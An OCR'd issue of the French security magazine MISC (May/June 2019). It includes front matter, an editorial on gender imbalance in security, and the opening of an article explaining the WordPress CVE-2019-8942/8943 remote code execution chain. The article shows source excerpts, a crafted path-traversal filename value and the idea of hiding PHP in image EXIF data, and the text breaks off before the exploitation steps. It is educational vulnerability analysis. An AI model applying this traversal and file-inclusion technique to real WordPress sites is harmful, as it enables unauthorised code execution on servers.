MISC

LE MAGAZINE DE LA CYBERSÉCURITÉ OFFENSIVE ET DÉFENSIVE

N° 103
MAI / JUIN 2019

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD
TUN : 18,50 TND - MAR : 98 MAD

L 19018 - 103 - F: 8,90 € - RD

RÉSEAU : Détection / Intrusion

Prise en main et tour d'horizon du HIDS Wazuh p. 56

SYSTÈME : HMAC-SHA1 / YubiKey

Déployer le gestionnaire de mots de passe KeePass en mode SaaS avec authentification forte p. 66

ORGANISATION : Sécurité des données / Contrôle

Concevoir son référentiel protection de la vie privée et le dispositif de preuve de conformité RGPD p. 76

DOSSIER

PENTEST WINDOWS

OUTILS & TECHNIQUES p.26

1 - Sécurité des relations d'approbation Active Directory

2 - Compromission de postes de travail avec LAPS et PXE

3 - Retour sur les faiblesses de l'authentification Windows

EXPLOIT CORNER

Exécution de code à distance sur WordPress p. 06

FORENSIC CORNER

Développer un plugin Splunk d'analyse mémoire avec Volatility p. 18

PENTEST CORNER

Introduction au fuzzing de protocoles avec Fuddly p. 12


HACK IN PARIS

Cyber Security Conference

9TH EDITION

16-20/JUNE 2019

Trainings / June 16th to 18th
Talks, Workshops
& Wargame / June 19th & 20th



Get -10% off !

Thanks to **MISC magazine**, you can benefit from 10% off on talk prices available on our website.

The ticket to attend the 2-day talks will also give you access to the wargame and the workshops.

Email at info@hackinparis.com with the promo code:

MISCHIP10

Maison de la Chimie /
28 Rue Saint-Dominique, 75007 Paris
hackinparis.com
#HIP19 • @hackinparis

sysdream.com


brought to you by

SYSDREAM
Division Cybersécurité Hub One

Hub One
Une connexion d'avance

MISC EN NUMÉRIQUE ?


BIENVENUE SUR CONNECT !



FACILITEZ-VOUS LA VEILLE TECHNO ET L'ACCÈS À LA DOCUMENTATION !

À découvrir sur :

connect.ed-diamond.com



Pour vous abonner :

www.ed-diamond.com

Pour un devis personnalisé ou pour en savoir plus :

Tél. : +33 (0)3 67 10 00 20 • E-mail : cial@ed-diamond.com

MISC est édité par **Les Éditions Diamond**

LES ÉDITIONS DIAMOND

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com
https://www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : 0224K81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Membre April www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@miscredac @MISCleMag

p.37/38 DÉCOUVREZ TOUS NOS ABONNEMENTS MULTI-SUPPORTS !

ENCART CONNECT ENCARTÉ DANS LA COUVERTURE

ÉDITO

Il y a quelques semaines, apparaissait sur mon fil Twitter, le constat d'échec (™ Nicolas Ruff) quant à la progression de la proportion de femmes dans la liste des speakers d'une petite conférence sécurité de province **[1]**. Ce symposium étant assez ancien et les programmes avec la liste des conférenciers étant toujours en ligne, force est de constater que le nombre de femmes conférencières est resté en 15 ans relativement constant. Participant moi aussi, très modestement, à l'organisation d'une conférence sécurité **[2]**, j'apportais ma pierre à l'édifice en exposant les difficultés d'attirer des soumissions de conférencières et que même avec toutes les bonnes volontés du monde cela restait une gageure.

Mais, au-delà de cet aspect très émergé de l'iceberg se pose la question de notre échec collectif à faire progresser la proportion de femmes dans les métiers de l'informatique et tout particulièrement dans ceux de la sécurité.

Lorsque j'ai commencé ma carrière, peu après l'extinction des dinosaures, j'avais une chef, elle-même sous l'autorité d'une DSI et globalement il y avait un bon tiers de femmes dans les équipes informatiques. Et puis, au gré de mes affectations successives, des pots de départs en retraite et des recrutements, la proportion de collègues informaticiennes s'est petit à petit réduite jusqu'à passer sous la barre des 10%. Mon expérience pourrait sembler non représentative, mais les études montrent qu'il s'agit d'une tendance **[3]** générale et les femmes sont aujourd'hui surtout présentes dans les équipes fonctionnelles et UX/UI **[4]**. Cette évolution est d'autant plus alarmante quand les profils qualifiés deviennent une ressource rare.

Ce constat plutôt sombre amène deux questions. D'abord, où avons-nous (les vieux de ma génération) failli pour avoir fait de nos métiers un repoussoir pour cinquante pour cent de la population ? Ensuite, quels sont les leviers pour réduire l'écart de représentativité des femmes dans nos métiers ?

Pour la première question, il faut avouer que nous avons certainement trop tardivement pris en compte ce problème et que nous sommes arrivés à une si faible représentativité de femmes qu'elles ont souvent l'impression d'être des bêtes curieuses. Pire encore, il y a encore des crétins pour considérer que lorsqu'une conférence, un article ou un projet ne leur plaît pas, le fait que le travail ait été produit par une femme est une circonstance aggravante.

Pour la seconde, j'ai bien peur que le retard pris soit si important qu'il prendra des années à se réduire, d'autant que nous avons en France une très faible proportion de femmes dans les filières informatiques et que celle-ci semble encore reculer. Nous sommes certainement arrivés au point où, au-delà des chartes, de la mise en avant des femmes s'illustrant dans ces carrières, d'associations telles que #JamaisSansElles ne suffiront peut-être plus et qu'une politique non plus incitative, mais prescriptive ne finisse par être nécessaire. L'accès des femmes à ces métiers est un véritable enjeu pour lequel nous devons collectivement œuvrer en tant que parents, enseignants et professionnels.

Cédric FOLL / cedric@miscmag.com / @follc

[1] https://www.sstic.org/

[2] https://2019.pass-the-salt.org/

[3] https://www.lemonde.fr/campus/article/2017/10/03/dans-les-filieres-high-tech-la-part-des-etudiantes-diminue_5195651_4401467.html

[4] https://www.ovh.com/fr/blog/parite-dans-la-tech-ou-sont-les-femmes/

SOMMAIRE

MISC MAGAZINE
N°103

EXPLOIT CORNER

06 CVE-2019-8942 ET 2019-8943 : EXÉCUTION DE CODE DANS WORDPRESS

En février 2019, RIPS Technologies a publié 2 vulnérabilités sur le cœur de WordPress : CVE-2019-8942 et CVE-2019-8943...

PENTEST CORNER

12 FUDDLY : INTRODUCTION DE L'OUTIL ET DÉVELOPPEMENT D'UN PROTOCOLE

Cet article présente Fuddly, un framework de fuzzing et de manipulation de données, écrit en python sous GPLv3, qui fournit de nombreuses briques que l'on retrouve dans d'autres framework de fuzzing...

FORENSIC CORNER

18 WHERE'S MY MEMORY ?

L'analyse de la mémoire n'est pas forcément complexe, mais elle demande des connaissances...

RÉSEAU

56 PRÉSENTATION DE L'HIDS WAZUH

Aujourd'hui, la détection d'intrusion peut être assurée par différentes solutions dont certaines sont open source....

SYSTÈME

66 KEEPASS MULTIPLATEFORME EN AUTHENTIFICATION FORTE AVEC UNE YUBIKEY

De nos jours, l'authentification forte devient la norme (paiements en ligne, Google authenticator, etc.) et les gestionnaires de mots de passe se démocratisent, le plus souvent dans des solutions cloud...

ORGANISATION & JURIDIQUE

76 COMMENT CONCEVOIR SON RÉFÉRENTIEL « PROTECTION DE LA VIE PRIVÉE » EN COHÉRENCE AVEC LE RÉFÉRENTIEL SSI ?

Le chapitre IV, section 1, article 24 et l'article 32 dans la section 2 du Règlement Général pour la Protection des Données, formalisent les obligations générales du responsable du traitement en matière de sécurité...

26 DOSSIER

TEST D'INSTRUSION EN ENVIRONNEMENT WINDOWS

27 La face cachée des relations d'approbation

39 Compromission des postes de travail grâce à LAPS et PXE

46 Retour sur les faiblesses de l'authentification Windows

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°102

NOUVEAU ! ACHETEZ-LE DÈS MAINTENANT SUR IOS ET ANDROID :

Disponible en App Store

DISPONIBLE SUR Google Play

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

CVE-2019-8942 ET 2019-8943 : EXÉCUTION DE CODE DANS WORDPRESS

Wilfried BECARD – Tiyeuse – wilfried.becard@synacktiv.com
Security ninja @ Synacktiv

mots-clés : EXPLOIT / WORDPRESS / EXÉCUTION DE CODE ARBITRAIRE / PHP

En février 2019, RIPS Technologies a publié 2 vulnérabilités sur le cœur de WordPress : CVE-2019-8942 et CVE-2019-8943. La combinaison de ces 2 failles permet l'exécution de code arbitraire sous la condition de posséder un compte avec au minimum les droits d'auteur.

WordPress est un CMS très répandu sur Internet (33 % du Web selon le site de WordPress **[1]**). En février 2019, RIPS Technologies **[2]** a publié des détails sur l'exploitation d'une vulnérabilité touchant le cœur de WordPress sur les versions 5.0, 4.9.8 et inférieures. Une personne disposant au minimum des droits d'auteur est alors en capacité d'exécuter du code de façon arbitraire en mettant en œuvre une combinaison d'un *path traversal* ainsi que d'une *local file inclusion*.

1 Description des vulnérabilités

1.1 Mass assignement des métadonnées

Une première faille réside dans le fait qu'un utilisateur possédant les droits d'auteur a la possibilité de modifier les métadonnées d'une image. Lors de l'*upload* d'une image, dans notre cas **poc.jpg**, WordPress va placer le fichier dans le dossier **wp-content/uploads/**. WordPress va également associer le fichier à un identifiant dans sa base de données dans la table **wp_postmeta** :

```
MariaDB [wordpress]> select * from wp_postmeta;
+---------+---------+----------------------+--------------------+
| meta_id | post_id | meta_key             | meta_value         |
+---------+---------+----------------------+--------------------+
|       1 |       2 | _wp_page_template    | default            |
|       2 |       3 | _wp_page_template    | default            |
|      16 |      13 | _wp_attached_file    | 2019/05/poc.jpg    |
|      17 |      13 | _wp_attachment_metadata | a:5:{s:5:"width"... |
+---------+---------+----------------------+--------------------+
```

Une fois l'image sur le serveur, il est possible de la modifier : description, commentaires, etc. Lors de la mise à jour d'une image, la fonction **wp_insert_post** est appelée et agit sur un tableau issu de l'utilisateur (**$postarr**) :

```
function wp_insert_post( $postarr, $wp_error = false ) {
[...]
 if ( ! empty( $postarr['meta_input'] ) ) {
  foreach ( $postarr['meta_input'] as $field => $value ) {
   update_post_meta( $post_ID, $field, $value );
  }
 }
[...]
}
```

Le tableau **meta_input** étant issu de l'utilisateur, il est possible de changer ses valeurs sans qu'aucune vérification ne soit faite (aucun assainissement). Il est alors possible de redéfinir la valeur de

l'entrée **_wp_attached_file**. Le nom du fichier ne changera pas, seule la référence à celui-ci que WordPress conserve en base de données se retrouvera modifiée : c'est un point essentiel qui sera utile dans l'exploitation de cette chaîne de vulnérabilités.

```
+---------+---------+----------------------+----------------------------+
| meta_id | post_id | meta_key             | meta_value                 |
+---------+---------+----------------------+----------------------------+
|      16 |      13 | _wp_attached_file    | 2019/05/poc.jpg-anything_here |
|      17 |      13 | _wp_attachment_metadata | a:5:{s:5:"width"....       |
+---------+---------+----------------------+----------------------------+
```

1.2 Correctif

À partir de la version 5.0.1, il n'est plus possible d'exploiter la combinaison des deux vulnérabilités : la modification des *metadatas* n'est plus possible. Par conséquent, les valeurs **_wp_attached_file** et **_wp_page_template** dans le tableau **meta_input** ne peuvent plus être modifiées suite à l'appel de la fonction **_wp_get_allowed_postdata**.

```
function _wp_get_allowed_postdata( $post_data = null ) {
  if ( empty( $post_data ) ) {
    $post_data = $_POST;
  }

  // Pass through errors
  if ( is_wp_error( $post_data ) ) {
    return $post_data;
  }

  return array_diff_key( $post_data, array_flip( array(
'meta_input', 'file', 'guid' ) ) );
}
```

1.3 Path traversal

La deuxième faille de la chaîne est une vulnérabilité de type *path traversal*. Une fois l'image chargée sur le serveur, l'utilisateur avec les droits d'auteur peut choisir de redimensionner celle-ci en utilisant la fonction **wp_crop_image**. La fonctionnalité de modification des images ne fait pas appel à ce code par défaut, mais il reste possible de l'appeler directement lors de la modification de l'image en changeant l'action réalisée par WordPress. Cette fonction prend en paramètre l'identifiant de l'image et l'associe au fichier grâce à l'entrée **_wp_attached_file** de la base de données :

```
function wp_ajax_crop_image() {
  $attachment_id = absint( $_POST['id'] );
[...]
  $data    = array_map( 'absint', $_POST['cropDetails'] );
  $cropped = wp_crop_image( $attachment_id, $data['x1'], ...);
[...]
}

function wp_crop_image( $src, $src_x, $dst_file, ...) {
  $src_file = $src;
  if ( is_numeric( $src ) ) { // Handle int as attachment ID
    $src_file = get_attached_file( $src );

    if ( ! file_exists( $src_file ) ) {
      // If the file doesn't exist, attempt a URL fopen on the
src link.
      // This can occur with certain file replication plugins.
      $src = _load_image_to_edit_path( $src, 'full' );
    } else {
      $src = $src_file;
    }
  }
[...]
}

function get_attached_file( $attachment_id, ...) {
  $file = get_post_meta( $attachment_id, '_wp_attached_file',
true );
[...]
}
```

Un attaquant peut définir une valeur arbitraire au champ **_wp_attached_file** pour une image donnée et donc la valeur de **$src_file**. Durant le processus de redimensionnement de l'image, WordPress va néanmoins vérifier son existence. Cette vérification peut avoir lieu de deux façons :

- WordPress vérifie si le fichier est présent dans le répertoire d'*uploads* (**wp-content/uploads/**) en se basant sur la valeur de **_wp_attached_file** ;
- si la première méthode échoue, WordPress va effectuer une requête HTTP vers lui-même afin de récupérer l'image en concaténant le chemin d'*upload* et l'entrée **_wp_attached_file**, par exemple pour une image nommée poc.jpg : https://localhost/wp-content/uploads/2019/05/poc.jpg. Cette deuxième méthode existe, car certains plugins génèrent des images dynamiquement lors de la visite de l'URL.

Une fois l'image redimensionnée avec la fonction **crop-image**, elle est sauvegardée sur le serveur avec comme nom la valeur de **$src_file**, contrôlable par un attaquant. L'image est également préfixée de la chaîne **cropped-**, dans notre cas le fichier final sera nommé **cropped-poc.jpg**. La méthode **save** de l'objet **editor** va finaliser la création du fichier

sans aucune vérification sur celui-ci. La création de l'image entraîne alors un *path traversal* :

```
function wp_crop_image( $src, $src_x, $dst_file, ...) {
[...]
if ( ! $dst_file )
   $dst_file = str_replace( basename( $src_file ),
'cropped-' . basename( $src_file ), $src_file );

 $result = $editor->save( $dst_file );
 if ( is_wp_error( $result ) )
   return $result;

 return $dst_file;
}
```

Afin d'exécuter du code sur le serveur, il serait intéressant de changer la valeur de **_wp_attached_file** de façon à créer une image qui contiendrait du code PHP ainsi que l'extension .php et de remonter cette image dans un dossier accessible en écriture à l'utilisateur qui exécute le serveur HTTP. Si l'image n'est pas valide, l'objet **editor** va lever une exception et l'image ne pourra être redimensionnée.

Une première idée serait alors de prendre une image valide et de modifier son nom pour ajouter l'extension .php : **poc.jpg?shell.php**. WordPress ne peut alors pas trouver ce nom de fichier sur le serveur, le CMS est contraint d'utiliser la deuxième méthode : il va effectuer une requête sur l'URL https://localhost/wp-content/uploads/2019/05/poc.jpg?shell.php. La requête sera valide et l'image sera retournée, car toute chaîne après le **?** sera ignorée.

Il n'est cependant pas possible d'utiliser cette technique, car la méthode **save** de l'objet **editor** va vérifier si l'image est conforme et ajouter l'extension à l'image suivant son type MIME. Dans notre cas, l'image redimensionnée résulterait au nom de fichier suivant : **cropped-poc.jpgshell.jpg** faisant ainsi disparaître l'extension .php.

Il reste cependant possible d'entraîner la création d'une image dans n'importe quel répertoire avec un nom de fichier basé sur le principe suivant : **poc.jpg?/../../../shell**. Le moteur PHP va interpréter ce nom en tant que chaîne de caractères puis résoudre le chemin sans aucune vérification sur l'existence des dossiers ou des fichiers.

1.4 Local File Inclusion

Dans l'arborescence web d'un serveur WordPress, le dossier **wp-content/themes/** comprend les différents thèmes disponibles. Il est possible de sélectionner un *template* de notre choix en changeant l'entrée **_wp_page_template** de la base de données via le tableau **meta_input**, ainsi WordPress va inclure le fichier dans le thème avec la fonction **include()**. En utilisant le *path traversal* décrit précédemment, il est alors possible d'inclure une image présente dans le dossier **wp-content/themes/**, contenant le code PHP, dans un post créé par l'utilisateur disposant des droits d'auteur.

2 Exploitation

WordPress permet d'éditer les images en utilisant deux bibliothèques : Imagick **[3]** ou GD **[4]**.

2.1 Imagick

Redimensionner avec Imagick ne détruira pas les *metadatas* EXIF de l'image. Il est donc facile d'introduire du code PHP avec certains outils tels qu'**exiftool**.

```
00000110 D2 25 27 46 55 A3 A4 E1 56 85 A5 F0 F1 FF DA 00 08 .%'FU...V........
00000121 01 01 00 00 3F 00 AA 90 84 21 08 42 10 84 21 08 42 ....?.....!.B..!.B
00000132 10 84 21 08 42 10 84 21 08 42 10 84 21 08 42 10 84 ..!.B..!.B..!.B..
00000143 21 08 42 10 84 21 08 42 10 84 21 08 42 10 84 21 08 !.B..!.B..!.B..!.
00000154 42 10 84 21 08 42 10 84 21 08 42 10 84 21 08 42 10 B..!.B..!.B..!.B.
00000165 84 21 08 42 10 84 21 08 42 10 84 21 08 42 10 84 21 .!.B..!.B..!.B..!
00000176 08 42 10 84 21 08 42 10 84 21 08 42 10 84 21 08 42 .B..!.B..!.B..!.B
00000187 10 84 21 08 42 10 84 21 08 42 10 84 21 08 42 10 84 ..!.B..!.B..!.B..
00000198 21 08 42 10 84 21 08 42 10 84 21 08 42 10 84 21 08 !.B..!.B..!.B..!.
000001a9 42 10 84 21 08 42 10 84 21 08 42 10 84 21 08 42 10 B..!.B..!.B..!.B.
000001ba 84 21 08 42 10 84 21 08 42 10 84 21 08 42 10 84 21 .!.B..!.B..!.B..!
000001cb 08 42 10 84 21 08 42 10 84 21 08 42 10 84 21 08 42 .B..!.B..!.B..!.B
000001dc 10 84 21 08 42 10 84 21 08 42 10 84 7A 24 E4 A6 AA ..!.B..!.B..z$...
000001ed 33 4D CA 49 4B 3D 35 32 EA B9 5B 65 94 15 AD 67 C8 3M.IK=52..[e...g.
```

Fig. 1 : Exemple d'image après un 1ère appel à la fonction crop-image.




Fig. 2 : Exemple d'image après un 2ème appel à la fonction crop-image.

Une fois l'image téléchargée, l'exploitation se déroule en 5 étapes :

